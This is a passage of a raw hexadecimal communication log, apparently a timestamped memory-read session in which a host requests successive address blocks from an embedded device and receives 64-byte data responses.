         00 00 00 00 00 00 00 00 00 00 00 00 00 00 01
435.92 ⇨ 23 FF 40 D5 40
436.13 ⇦ 63 00 35 00 35 00 00 00 00 0B B4 00 00 0B B4 00 00
         0B B4 00 00 0C 74 00 00 0C 74 00 00 0C 74 00 00 0C
         74 00 00 0C 74 00 00 0C 74 00 00 0C 75 00 00 0C 75
         00 00 0C 75 00 00 0C 71 01 01 00 00 0D 35
436.23 ⇨ 23 FF 40 D5 80
436.44 ⇦ 63 FF 30 8D F3 DC F7 F8 27 10 00 00 05 00 1A FD CE
         FF E5 02 31 00 00 00 05 46 00 00 04 15 FF EE 7B FE
         F0 0C 37 2B CD 07 D7 05 10 00 00 0D 36 00 00 00 00
         00 00 00 64 FF FF 00 64 00 64 00 00 00 00
436.54 ⇨ 23 FF 40 D5 C0
436.75 ⇦ 63 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01
         01 01 00 00 00 00 00 01 EA 12 01 00 03 64 00 00 00
         BD 00 00 00 00 03 20 00 00 00 00 00 64 00 00 00 00
         00 00 00 00 00 00 01 01 03 20 00 00 00 00
436.85 ⇨ 23 FF 40 D6 00
437.06 ⇦ 63 03 16 03 16 01 01 00 00 18 B0 00 00 18 B0 FF FF
         FF FF FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00
         00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
         00 00 00 00 00 00 00 00 00 00 00 00 18 F2
437.16 ⇨ 23 FF 40 D6 40
437.37 ⇦ 63 00 00 18 F3 00 00 00 00 00 00 00 00 00 00 00 00
         00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
         00 00 00 00 00 00 00 00 00 00 00 00 01 00 35 00 35 00 00
         00 00 0B B4 00 00 0B B4 00 00
437.47 ⇨ 23 FF 40 D6 80
437.70 ⇦ 63 0C 76 00 00 0C 76 00 00 0C 76 00 00 0C 76 00 00
         0C 76 00 00 0C 76 00 00 0C 75 00 00 0C 75 00 00 0C
         75 00 00 0C 71 01 01 00 00 0D 37 FF 3C 8D F3 DC F7
```

```
         F8 27 82 B4 4B F2 7D 4B B4 0D 00 04 16 FF
437.80 ⇨ 23 FF 40 D6 C0
438.01 ⇦ 63 EE 7B FE F0 0C 37 2C CD 07 D7 05 10 4A 59 24 4D
         B5 A6 DB B2 F7 3D EE CF F7 B7 FB 6F FF 7F 00 1A FD
         CE FF E5 02 31 00 00 00 05 46 00 46 03 46 05 B9 FC
         B9 FA 10 00 00 05 10 05 10 05 EF FA EF FA
438.11 ⇨ 23 FF 40 D7 00
438.32 ⇦ 63 AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA
         AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA
         AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA
         AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA
438.42 ⇨ 23 FF 40 D7 40
438.65 ⇦ 63 AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA
         AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA
         AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA
         AA AA AA AA AA AA AA AA AA AA AA AA AA
438.75 ⇨ 23 FF 40 D7 80
438.96 ⇦ 63 AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA
         AA AA 00 46 00 00 00 03 71 F8 00 03 00 02 D1 36 00
         00 01 91 00 A4 00 C1 00 FF 00 C6 00 00 00 03 00 03
         00 02 D0 9A 00 FF CA 58 00 FF CA 60 00 46
439.06 ⇨ 23 FF 40 D7 C0
439.27 ⇦ 63 00 46 00 00 00 03 00 46 00 00 00 03 71 F8 00 03
         00 02 D1 36 00 00 00 46 00 00 00 03 71 F8 14 03 00
         02 D1 36 00 00 01 91 00 A4 00 C1 00 FF 00 C6 00 00
         00 46 00 00 00 03 71 F8 00 46 00 00 00 03
439.37 ⇨ 23 FF 40 D8 00
439.60 ⇦ 63 71 F8 00 FF D4 14 00 FF CD 70 00 FF CD 70 00 00
         00 04 00 02 DE 9E 00 FF 00 46 00 00 00 03 71 F8 FF
         03 00 46 00 00 00 03 71 F8 00 03 00 02 D1 36 00 00
         01 91 00 FF D4 14 FF FF FF 90 00 FF 00 07
439.70 ⇨ 23 FF 40 D8 40
439.91 ⇦ 63 00 FF CD 16 00 02 DE 9E 00 FF 00 00 00 FF D4 14
         00 FF 00 04 00 FF 00 46 00 00 00 03 71 F8 FF 03 00
         02 D1 36 00 00 01 91 00 A4 00 C1 00 FF 00 C6 00 00
         00 03 FF 03 00 02 D0 9A 00 FF CA 58 00 FF
440.01 ⇨ 23 FF 40 D8 80
440.22 ⇦ 63 D1 36 00 00 01 91 00 A4 00 C1 00 FF 00 C6 00 00
         00 03 C7 03 00 02 D0 9A 00 FF CA 58 00 FF CA 60 00
         00 00 03 C7 E2 00 02 CC C0 00 FF 00 FF 00 40 00 FF
         C8 58 00 00 00 40 00 FF C7 E5 00 FF D8 80
440.32 ⇨ 23 FF 40 D8 C0
440.55 ⇦ 63 00 03 6D 6E 00 00 00 C0 00 03 0E 52 00 00 00 40
         00 FF 00 00 00 FF C7 E5 00 FF C7 DE 00 FF C7 E2 00
         FF 00 05 00 02 71 F4 00 FF CA CD 00 FF CC DD 00 03
         00 00 00 03 E9 36 00 FF 00 00 00 03 03 E2
440.65 ⇨ 23 FF 40 D9 00
440.86 ⇦ 63 AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA
         AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA
         AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA
         AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA
440.96 ⇨ 23 FF 40 D9 40
441.17 ⇦ 63 AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA
         AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA
         AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA
         AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA
441.27 ⇨ 23 FF 40 D9 80
441.50 ⇦ 63 AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA
         AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA
         AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA
         AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA
441.60 ⇨ 23 FF 40 D9 C0
441.81 ⇦ 63 AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA
         AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA
         AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA AA
         AA AA AA AA AA AA AA AA AA AA 00 46 00 00
441.91 ⇨ 23 FF 40 DA 00
442.12 ⇦ 63 00 03 00 46 00 00 00 03 71 F8 00 03 00 02 D1 36
         00 00 01 91 00 A4 00 C1 00 FF 00 46 00 00 00 03 71
         F8 00 03 00 02 D1 36 00 00 01 91 CE 0E 00 46 00 00
         00 03 71 F8 00 03 00 02 D1 36 00 00 01 91
442.22 ⇨ 23 FF 40 DA 40
442.44 ⇦ 63 00 A4 00 C1 00 FF 00 C6 00 00 00 03 00 03 00 02
         D0 9A 00 FF CA 58 00 FF CA 60 00 00 00 03 00 04 00
         02 1A 96 00 02 D4 66 F8 DB CD 70 00 03 20 E0 00 00
         01 00 00 00 00 00 7C 7C 00 03 3B DA 04 00
442.54 ⇨ 23 FF 40 DA 80
442.75 ⇦ 63 00 34 CD 00 01 00 8B 08 01 00 00 00 00 05 00 00
         00 01 00 00 00 02 00 00 00 01 00 00 00 11 00 02 CE
         0E 00 FF CD 62 00 00 00 07 00 FF C7 E2 00 FF 00 00
         00 02 00 FF CB DA 00 FF CB EE 00 00 00 02
442.85 ⇨ 23 FF 40 DA C0
443.06 ⇦ 63 00 00 00 12 00 FF 00 00 00 02 E3 92 00 FF CD B5
         00 FF DB 00 00 03 00 00 00 02 E5 AC 00 03 6B 5C 00
         FF CD AE 00 FF DB 24 00 03 00 00 00 00 00 12 00 FF
         00 00 00 FF CD AE 00 FF FF 00 00 FF DB 1E
443.16 ⇨ 23 FF 40 DB 00
443.37 ⇦ 63 DB 24 00 03 00 00 00 00 00 16 00 02 DE 9E 00 FF
         CD AE 00 02 F4 24 00 FF CD AE 00 FF FF 01 78 78 00
         03 43 F2 7E 56 FF 1F F4 FE 41 FF EE 5B FE B9 FD CF
         DB AF B3 77 7B 9B 5F DD DD F7 7F FF BF FF
443.47 ⇨ 23 FF 40 DB 40
443.68 ⇦ 63 DE F8 F3 BE AD F7 D7 6B FF C0 F3 FC FF AF DC CF
         FE AF C7 FB DE AF FE F7 3F EF 97 BD FB DB ED FD C9
         FD AB FE 5E D7 FB B7 A7 3B FB 1F 1B 5A B1 7F FF F7
         AF BA F5 AD E7 EF F6 EF 6D 7F F7 7F FA D5
443.78 ⇨ 23 FF 40 DB 80
443.99 ⇦ 63 9F 3E 76 3A B3 FE DF FF 79 BF AD 6E D9 A7 7B FC
         FE 9F FA FD AE EF 7A FB CF F7 FF 9B BD BF EF DE DF
         76 7F 3D 9B CC BF F8 7D 91 5B 3F D7 FF 4E FF FF FF
         66 DF BF CB FF FB EF 5F ED FE FC FF DF E7
444.09 ⇨ 23 FF 40 DB C0
444.30 ⇦ 63 57 FB E3 B9 BC CF C3 FF CD EC A7 F7 9F 87 67 E4
         F2 F7 A4 FF BF BF EE 3A 7F FF D7 7F F5 FE FF 7F FB
         BC 98 9F F7 F7 7F FD BF DB F3 35 F7 FB 7F 9F EF 9E
         7F AF EF FF BF D7 FF FD F7 DF FF FF 5F BF
444.40 ⇨ 23 FF 40 DC 00
444.61 ⇦ 63 07 FF 66 2F 69 CF 7F ED 77 7B F9 77 D9 FE 77 F9
         DD FD CF EF 79 D7 FF EF 7F FF F7 F1 BE F9 FB F7 E3
         B9 94 F3 BE 4D E7 06 53 D5 DA A5 9A A5 F6 6B FF FF
         FF FF FF 43 F3 EF F9 96 DF FF D7 FD F5 E3
444.71 ⇨ 23 FF 40 DC 40
444.92 ⇦ 63 5F FB 7B FF 76 BF 37 BB 7F 0D 2D 6D FD 4D B4 F5
         5A F7 DD B7 FC 7D FC DD FF FF FF FE FA 5E FF FF EE
         DF 6E BD 07 7E E3 F5 7F FC B3 7E FF 5E AC E7 FB 3F
         7F FF 57 FF EE DF F3 EE FD F7 33 7E 3B FB
445.02 ⇨ 23 FF 40 DC 80
445.23 ⇦ 63 F3 E9 EF FE 5C DD 79 CF 47 F5 19 E5 EA BE F7 D6
         FF E7 FC 7C B5 B2 FF 7E F7 FC ED 9F 7E FF FC 7E F8
         FB 7E FB DB 55 98 F6 3A EE ED EE FB B3 73 BC BA DF
         FE F4 FD FF 7F BB 76 7F 8B FE FF BF E3 7F
445.33 ⇨ 23 FF 40 DC C0
445.54 ⇦ 63 EF 3F F5 ED FB 99 57 EF 37 B5 DF E7 BF DD B2 6B
         FE FB EF DD FB BD 7F AB 7D B5 9B DF EF DE E2 DB FF
         FF EB AF FA B3 F3 DF 9A 3F EF 93 A7 EA FD BE AF 7F
         7F 3B FF FD F3 DE BB FD 7D F6 F7 EF 3E FF
445.64 ⇨ 23 FF 40 DD 00
445.87 ⇦ 63 AE DC F5 9F 97 C8 F7 F9 FD 7D BD 7D B3 61 9B F9
         EB F7 FF FE E6 EF 3D FF BB F7 FF FF 8F 7F DF FB 74
         4F AE FF 9F E3 6D 16 F9 D7 FE FD 73 BD 9F B7 BD BF
         BF EF FF 6F F7 CF EF FD BE FD A7 F7 FB 6D
445.97 ⇨ 23 FF 40 DD 40
446.18 ⇦ 63 BC 6C EF 9E DD DB FF DF 5D B0 7F 7B FF 77 BC 6B
         E7 FA BD BF F7 F6 E9 BF 7F FD FD DF FF FF FF FD EF
         F5 A9 FF 6F EC EF 76 D7 FF 5E 76 EB 7F EF 5A FF DC
         FF 7F FF BD FF FF 1F F9 D7 DF F5 DE 74 9E
446.28 ⇨ 23 FF 40 DD 80
446.49 ⇦ 63 DB BF FF BF D2 DF D6 4F DE CF BF FA FF F7 73 9F
         8F 6D DF E7 75 FE FA F2 7F FF D3 DF 0E FB EF BF 59
         7F 3F B7 FB DB B3 F5 DB 1B BF 93 5C B9 FE CF EE BF
         FD FF F3 FF AF FA EF FA CA FD 8F F5 ED FD
446.59 ⇨ 23 FF 40 DD C0
446.82 ⇦ 63 BD EA F5 F3 1D 7F F7 FC BE BB DC ED BB 2F 7E EF
         FE 9F BF E5 FF F6 EB 7D 7F 7E CB FA 39 FD FF EF B9
         F6 BD 8B FE FF FB FF 32 BF BB F7 FF A5 F5 FE FF 57
         FD FE 23 DE 7E DF FB FF F0 E6 FF FE FD FF
446.92 ⇨ 23 FF 40 DE 00
447.13 ⇦ 63 EE 5B BD 1F E1 B7 FA FF FF 96 F5 76 E6 7E F7 E1
         FB BD F6 7D 6F EF DE FF FF CB F2 BC FF FD D7 FF EC
         DD D3 5E FD B8 7D BD DF EF D6 0F B2 E7 6A BF A7 5F
         FF F7 F7 FF DB 3F FF DF EF BC F6 DA BB FF
447.24 ⇨ 23 FF 40 DE 40
447.44 ⇦ 63 BB EF FB CF 5E 53 F8 FF 39 34 9F 1E FF EF 7D FB
         3F AB ED F6 F5 8E 5C EB DF BF FF EF DF FF FF E9 3A
         9E E9 FF FE B7 D8 E3 ED F0 EF FF DF D5 FB 9F ED FF
         FF 76 FC D5 BA 7C 3B 77 2D 37 9E FF FE FF
447.54 ⇨ 23 FF 40 DE 80
447.77 ⇦ 63 7F 7A 76 E1 FE 7C FB BF 7C 73 DE 5F 9F 7D DF EF
         FF FD FF FD FF F7 6B FF F7 B4 43 EF FF F1 7E 3F A5
         7D BF F3 7A 85 F0 BF EE EF BD FD F6 92 CB BF FB DF
         9F 3F B9 FE 9B 7F EF FB FE FF FF BF B6 EA
447.87 ⇨ 23 FF 40 DE C0
448.08 ⇦ 63 BF 5F FF 7E 97 FE F3 7D EF 7A 7F FC F7 9E B7 7F
         FD EF BD F9 EC FE F3 7E DF EB 7F FF FF 38 67 BD DE
         EF A6 ED F4 16 D6 FB 9B BF AC E6 FF BB 7A B3 9B B9
         6E FF E1 BD FB D7 BF C6 FF FF FD B7 DE 73
448.18 ⇨ 23 FF 40 DF 00
448.39 ⇦ 63 EF A3 FF DF FF 4E AB FB F4 DB CA F5 FF AF B8 FF
         EF EE FF EE FF 7F FF 73 36 EF FE AB FE 7B FF F7 2E
         DF 73 F3 FB FF AF D7 B7 5E 45 DF F4 77 7A 57 FF FF
         F7 FD FE FD 7D F7 DF 7D EE D7 FF FF FF BF
448.49 ⇨ 23 FF 40 DF 40
448.72 ⇦ 63 6F E6 DE 7F 5F FE FF FF FF EB DF BF FB BE FA CF
         FF F2 ED 7F FF 7F EF FF FF FD FE E7 B5 6F FF FF AE
         6F 8F FF F1 AB 96 F7 3D 2F BB EF 8E F2 FF 5B 79 BF
         FA 6B BF BC F9 B0 FF EF A5 FB FF D7 F9 77
448.82 ⇨ 23 FF 40 DF 80
449.03 ⇦ 63 7A FF B8 3B 6A 3D DA CD 8E BF F9 FB F9 F0 F9 3B
         FD AD B2 BF EB 77 BF 7E FF FE 7E CF DF FD BF FF E3
         6D BE E9 EF AC 3F 7B C6 BE F3 FF BC 7E 3F 6D FF FF
         FF 67 AB E7 DE 7F FB F3 55 E7 54 BF 7A 3F
449.13 ⇨ 23 FF 40 DF C0
449.34 ⇦ 63 6F FF FB 8D AD E2 AF DF FB F6 BF E1 F5 F7 6F BD
         BB F0 7F FE BF 7F 7B FF 5C BF FE FA BE FF C6 B7 BA
         F7 7B BE A2 57 3B 61 B3 B0 FF FA 4E EF BF FB FE FB
         FF E9 BF AF ED 5F FD E6 7F EF 7F 66 DF F5
449.44 ⇨ 23 FF 40 E0 00
449.67 ⇦ 63 EE FA D6 AE 5F FE BD FB 7D F2 79 3E C7 ED FD 7B
         DD F7 7B ED A7 62 F6 83 0B 1F 93 AF F5 7D FC 0A F3
         F5 D7 7F F3 BD FE FB 17 DB 96 C3 F6 FD CD 97 E7 A9
         2E F7 A7 A7 F8 AF CF 18 2E 3B CB AD 66 2C
449.77 ⇨ 23 FF 40 E0 40
449.98 ⇦ 63 F5 D7 EF F7 FE EB BD F7 FF 74 3F DB DF F3 9B 7F
         4A 77 3F DF F7 33 AE 31 B7 5D BD 1F 4C 32 BB CB E6
         6B B5 EF DF 02 FB 9D B1 7A DB 37 AB FB 3B 3F F1 26
         3A CF 7D B1 67 14 A6 A7 3B F3 50 C8 E0 B8
450.08 ⇨ 23 FF 40 E0 80
450.29 ⇦ 63 BB 3B FF E7 F9 D9 D7 3F 6F BF BF DF 4D D7 F5 A1
         EB 6A FE DD 90 11 28 B1 9F BD EF BF 6B 98 00 E9 BF
         8E B7 DF FF B7 BE 77 F3 DC 2F DF 93 FF F0 F5 0E D5
         7C 68 B8 D4 E6 2B 09 3B A9 35 99 56 B9 3E
450.40 ⇨ 23 FF 40 E0 C0
```

```
450.62 ⇦ 63 EB DF D7 BF 8A 7F AE ED C1 6D DF 57 5F BF 67 FE
         FE EF 74 1D 50 6F 4D C4 E7 20 B5 FC 52 DD 97 B2 F9
         FF 5D 59 59 AF B7 9B BF E6 5C F4 29 D4 E3 F9 C3 EC
         E3 DC 63 AF E2 7E 5F 9B 3B B8 DB BF 13 F7
450.72 ⇨ 23 FF 40 E1 00
450.93 ⇦ 63 EE FB E5 AE DF 0B F6 95 7F 9E 78 BB 6E 3D A9 B9
         FF 1C AF FF F2 E2 D0 75 61 F9 FA F7 34 3B 6A 12 D8
         7D FF FF AD CD CE 4F BF 9C CE EF D1 BD 8B 9B 55 77
         BF 81 DF 77 79 B5 57 5C 6F 4A CC 7F 9C EB
451.03 ⇨ 23 FF 40 E1 40
451.24 ⇦ 63 53 3F FE 95 7D BE DB EE 93 B2 6F CF D4 EB 6B BF
         B2 FA 94 5B D5 D3 B9 B5 25 BF FF 1C DF F8 79 AA DF
         52 FD DB FD F3 9E 7B BB FA AF 1D 3D 8A DF B3 BA EB
         DF CB C3 A0 13 78 83 8D 6F 5A 76 87 AD D3
451.34 ⇨ 23 FF 40 E1 80
451.55 ⇦ 63 DD EB E7 3F 36 90 72 DB F3 2F 7B 73 BB D5 BF BE
         BA 28 F7 B3 10 7D FF 57 B2 B5 EE 4F 3F 06 1D 5E C3
         FC 27 A9 4E BF 73 DE B6 FF 18 8F 37 7F 7A 29 2E 9D
         E8 8D D2 E1 E5 7C FA 85 7F B6 89 B4 26 FD
451.65 ⇨ 23 FF 40 E1 C0
451.86 ⇦ 63 E3 FB D7 F1 FC 97 EE 7E 3E DE FF F2 DF 63 77 FE
         A7 B7 27 EF 86 DD F8 FB CF E1 B6 AD F6 AA 0C 59 55
         FF EF BF CD FE BF 2F FF B9 9F 9E C7 37 E5 FC AF 59
         79 FB FC 36 F3 EB F9 B7 A1 97 43 B3 CB 48
451.96 ⇨ 23 FF 40 E2 00
452.17 ⇦ 63 F8 7C D3 DE B9 7E F7 EE FE BD BB CE CF 57 EB D3
         FC EC 7D 9C 1D D5 BF 54 5F 5E BD AD EA CB 53 89 77
         35 7B DE FD 1F 74 73 FE B7 BF F1 AB DA 96 3F 96 E7
         86 8B 60 FF E0 4E 51 7B 4C D5 4F 9E 60 72
452.27 ⇨ 23 FF 40 E2 40
452.48 ⇦ 63 B9 6D 35 9F 5B F7 FF FE B7 3F E5 F7 4D FD B5 CA
         BB AF C4 BE 92 F2 FD 87 F5 2D B3 AC C2 19 63 E7 E5
         F7 FF DA FA 5B EB BC 79 7E 9F 77 FD 5B 7F A7 F6 3F
         FB 7F E8 C1 A6 65 D5 0E 88 ED 7D F6 F6 23
452.58 ⇨ 23 FF 40 E2 80
452.79 ⇦ 63 DB 7F BF DF 99 67 DA 7E EF 0F DA FD 39 FD F6 C2
         DA E9 5E 7F DC 75 B7 56 35 D7 F8 14 9E 3C E7 3F 7F
         FD FE E7 DB E7 FD FB B5 B5 87 FD 3F EA F9 FF 7C FB
         A5 EA FE EF E3 F5 DF DA B9 AF 8B 43 3E D6
452.89 ⇨ 23 FF 40 E2 C0
453.10 ⇦ 63 FF 6E AD CF FF 7B F7 F6 BD D6 BB B3 7A BB 8F B7
         CA A5 FA EF FB 99 A9 7B 5F DC DC AC F8 6B B1 63 FE
         65 6F E6 D9 2A FD AF 7D 96 F3 D1 EF FF 76 BD 36 E6
         3B 2D DD 1F D3 EC 93 54 A3 74 F1 F7 AD E3
453.20 ⇨ 23 FF 40 E3 00
453.41 ⇦ 63 BF 7B E7 EF 84 B9 9D 6F D7 F5 97 FF EE 96 1C DE
         60 FD B2 6F 99 CD 9F CD 73 37 DA CB 99 35 5A EB FD
         FE FB DF 87 C3 BD FF DF 7D FB B9 4C F4 7B A7 67 21
         C7 38 E8 EF CF B7 E3 58 31 37 B4 DB B6 57
453.51 ⇨ 23 FF 40 E3 40
453.72 ⇦ 63 BF A9 4F FE E3 ED 6A ED BF DB 38 7E DD 77 FC 37
         7D FC EE F5 7C 2F F7 0D CB 8D ED 62 B9 16 BC 5F B3
         D1 EE 3B EB 5E A9 AD 27 7D 6F EF BD 38 59 F7 DB 3D
         E9 DA F5 7F 7F FC BE 13 B2 B8 3C FF D2 0D
453.82 ⇨ 23 FF 40 E3 80
454.05 ⇦ 63 FD F6 FF F3 BF AD FD 9F AA 43 69 93 FE FF BD C7
         C7 45 E5 7E 04 BF FE EE 2B 8F 59 99 2A FD E3 7F DB
         F4 FE FB 15 F7 EB FF FF D7 FB FF 4F F7 EF B5 A3 BC
         17 37 7B D0 97 BD A4 43 BD E6 F2 10 3E C8
454.15 ⇨ 23 FF 40 E3 C0
454.36 ⇦ 63 FB DE 77 FB D7 78 FB FB 7E 7A 77 3E FF 8A B9 44
         E1 FD F4 FF AA 6D EA 84 FF AB F5 9F 8B 7C AD 75 EF
         DB CF A1 83 FF FA FF F7 FF BB FB F6 97 DF 47 7F FD
         43 FC 76 CA 67 91 A7 5D 5F E8 B2 6E 20 4B
454.47 ⇨ 23 FF 40 E4 00
454.67 ⇦ 63 8F ED D5 FF 9B D0 BE 6E 7D EC F5 F8 EE 49 E2 52
         FF 4E 6F 2A B8 E4 A6 66 CA BF 8D 4B 51 95 3B 52 2E
         F3 A7 BB 7F DF 7C 7D FB EE FA DA 97 FC B7 D7 25 3D
         3E 75 0F F7 8B E9 94 BE C9 D1 6F 6F 7B 3C
454.77 ⇨ 23 FF 40 E4 40
455.00 ⇦ 63 BD 7C E3 3F BE CD CF FE 37 5F F8 8B E9 AF 71 BB
         A3 7B AF B4 FE DF E5 4A D6 FB 77 EC BE 79 7D EF E8
         3D FB 31 93 DE 3F CE F7 EC 7F CD FB F3 5F EE 97 BD
         AA 70 F2 DB F1 DD ED 2C 32 9C D2 3A 21 3C
455.10 ⇨ 23 FF 40 E4 80
455.31 ⇦ 63 8C B7 F8 F6 A3 8F CF FF 76 FF FB BB 14 F7 99 F4
         1C DD 83 8C E0 DD C6 57 9F 5D 37 86 10 7D 9C CF FC
         BF 8F BB F5 DF FE CD FE 66 7F CF 97 FD 32 BB B1 49
         9F BB E4 B9 CF 9F 5E B1 39 BA 57 9A 77 1C
455.41 ⇨ 23 FF 40 E4 C0
455.62 ⇦ 63 3E E7 FC B4 EF FF 1E F1 5C F7 11 FB F5 BD ED 0C
         EF A3 F4 76 3B FF CE 5F A3 96 D9 AD 18 C3 FA EB C3
         0F E8 BF 57 F1 7F EE A1 E3 9F 3B 4F C7 47 BD AF A9
         10 F5 8C 3E 98 FF 6D DD 1C 5B EE 78 C9 B5
455.72 ⇨ 23 FF 40 E5 00
455.95 ⇦ 63 FF AF 1D 1E E9 E3 CD DD F3 7D 15 BE 7B F3 D3 C7
         79 AE 81 9B BE 3E 7A 2F AB F4 26 FF 39 91 AF EC FA
         BF 8F BD 7E FF E6 6F FD 5B 73 BF CA D3 BB ED FC BF
         C7 AF 7B 7C AF EE F7 9B 5E 5C AF EB 5F FD
456.05 ⇨ 23 FF 40 E5 40
456.26 ⇦ 63 4F A5 3E DD EF FF 76 DC 6B 2F F3 D3 A0 F9 FD FF
         73 4D EE DF 6E 62 55 B3 27 B4 BF D3 1D 7B 7D 27 7B
         53 FD FF E5 5F BF AB B3 FF DF 77 7D 77 BA 6B FE 43
         E6 BD 3E DF 6F 35 C7 F5 ED 25 C7 35 90 A9
456.36 ⇨ 23 FF 40 E5 80
456.57 ⇦ 63 DD 6B 87 FD 9C CF DA F1 4F ED FA FF 73 EF D3 BD
         89 C6 7D 6F F7 7F D5 00 5B 63 3D 7D 8A 53 C5 E0 FE
         C7 F4 FE FA BE F5 3E DF FD DF FA A7 EF 76 EC BE 3B
         8D 23 45 9A 7D AB F7 6A 59 7D 02 0C F4 3B
456.67 ⇨ 23 FF 40 E5 C0
456.90 ⇦ 63 CF 3F EB F7 63 BB DD E6 77 C7 9B BF BF FB F3 E5
         A4 EB ED FF 21 7B 7A 6B F4 29 98 AD 7E 2E 2B 33 7F
         CB 7D FF FD 09 46 F3 EE FF 86 7F 5D FD 72 41 17 04
         3E 33 13 77 5F F9 5F 17 19 D0 3F 52 C4 2B
457.00 ⇨ 23 FF 40 E6 00
457.21 ⇦ 63 FB FC D0 FB FD F7 3F FF DD 7B F7 FE 56 77 7F B7
         77 8B F7 8D F2 AE F9 9F B7 D1 07 57 10 6B 08 C7 FD
         BD FB AB FD 8F EF 1F FB FF 7F FB 8C 3D 26 FF 3A FE
         59 D5 62 1D DB B7 DF AE F6 76 1F F0 CB 2E
457.31 ⇨ 23 FF 40 E6 40
457.52 ⇦ 63 DB F1 62 CD BF DF BD B0 59 F9 B7 F7 7F F8 BF FF
         CE 5E BB E3 78 B4 80 B7 B9 DA BD 5F C7 91 27 08 FE
         F3 7A F4 7D 7C EE EF B3 F5 0F B3 5A EF FF F7 E6 8F
         9C 9F C6 6A C3 1A E0 BA A4 1A FF DD F9 4C
457.62 ⇨ 23 FF 40 E6 80
457.85 ⇦ 63 27 3E FD C7 89 D4 BC 33 DF FD FE 7A 5F A8 F3 7D
         FD 8E EB EF 98 3F B8 B8 B7 E3 B7 2C 79 AF BF 69 FC
         EE DB ED 8E 3F F7 7F FA 93 3F F7 D9 FF FD A5 B1 7B
         BF 3C B1 CD 9D EF CF E6 23 B7 FB 7E 2A 9C
457.95 ⇨ 23 FF 40 E6 C0
458.16 ⇦ 63 F7 FB 7B D3 FF 71 F3 FC FE 3D BF 7F EE D7 59 CF
         3F 9F 1F 6F 67 9E 99 4E 3D 3B 77 FF 52 72 58 EB A7
         F8 FF BE BE CE FD 82 EB F6 3F FB FD 67 FB EF BA 7E
         7A BC AC EE 82 F2 E1 4D CF E2 4B 18 FC 03
458.26 ⇨ 23 FF 40 E7 00
458.47 ⇦ 63 7F 7E EF 77 B8 FF B6 EB F3 FE E6 C7 EE FB E7 A5
         BF 88 C9 BE AC E6 BE A9 B3 00 E6 F4 82 0C 5E A3 F9
         97 F1 FD 29 D9 AF 5D 67 79 D7 F9 F4 7D 2D AD 9B 7D
         FE 5E FC 4F BD 74 A9 E3 F2 06 BD 90 F7 EB
458.58 ⇨ 23 FF 40 E7 40
458.80 ⇦ 63 F7 EB 7E DB FB 2F AE 7F BF 6F C6 5B E3 FF 41 FF
         47 E1 69 83 CF 9F CF 75 DD 73 EA 67 AE 3B BF 53 F3
         C6 ED C6 99 BF DD FA 79 F7 FB B7 FD CF DE D9 F6 EB
         73 ED EB 47 97 13 2A FB 9B DA F5 36 87 4F
458.90 ⇨ 23 FF 40 E7 80
459.11 ⇦ 63 EF FF DE FE 27 BB FE 31 2A E7 5B 9B EF 1A F7 FF
         9C B6 44 9F 16 43 B6 FF 75 A2 9F D4 CF 2A 77 DD CD
         1D 8E 1E 6F A7 BA F8 FF 7F AD E5 E3 C3 A9 77 64 59
         F5 E7 F3 E0 68 26 2B FF CB 7B E0 50 FF 33
459.21 ⇨ 23 FF 40 E7 C0
459.42 ⇦ 63 7F CE 9B FE E5 EF 54 DF E6 F7 98 CB 3F EF FF BB
         73 5D 96 33 85 1B E6 5B E7 F5 7D 30 BF 79 34 7F AB
         F7 7B F2 BF FF 7C 6F D7 F7 23 F0 F7 2F 05 7F 7B FF
         53 7C 2B EF D5 8F 14 C2 58 5E BC FD 03 E3
459.52 ⇨ 23 FF 40 E8 00
459.73 ⇦ 63 FF E9 ED FF DE 2D FA E7 9F E5 B6 57 25 9B 8B 2D
         65 3C 8F F7 91 FE B7 ED 0B 81 87 B9 0E 55 3B BB 26
         BF 97 FF 4D ED 5F F1 FB 16 DF CD E7 D7 FD DF 5E 2D
         FE FF 96 BD 1F 71 EB AD 9E EF 0F 94 A7 43
459.83 ⇨ 23 FF 40 E8 40
460.04 ⇦ 63 ED F4 FD FF D3 CF 9D 7A FD FB CD D7 97 FB F7 FF
         FF 78 01 50 E7 F0 40 EA BB 65 88 59 02 BF FD 69 FF
         5B EE EF 5C CD F7 9C 7B EF FD FD 79 E7 6F F5 0B B7
         C2 F2 4B EA 92 6E 46 E3 26 F5 1D 2E AB 47
460.14 ⇨ 23 FF 40 E8 80
460.35 ⇦ 63 F2 FD 9B 66 7D 7D BE FE BC DD FF 4B 6F 4E F7 F1
         94 EB DB CF 3F F2 3F 8E 4F 53 DF 6D 85 C7 AE 13 2B
         FF 6F E3 55 7F EE 8E 7F 52 59 FF BF FC A6 F7 85 25
         5F 63 DD ED BA 72 35 B7 17 EE CC D1 EE FB
460.45 ⇨ 23 FF 40 E8 C0
460.66 ⇦ 63 BC F0 3B 2E D5 CB 6D F5 F7 C7 5A DE EF 7F 6F F9
         F6 B7 ED 8A F7 D3 D5 64 D3 34 F4 E6 FC 11 B7 3A 9A
         73 EF CB F7 E5 F5 7B 3F CA DF AB 7D BB DD 3E D3 7B
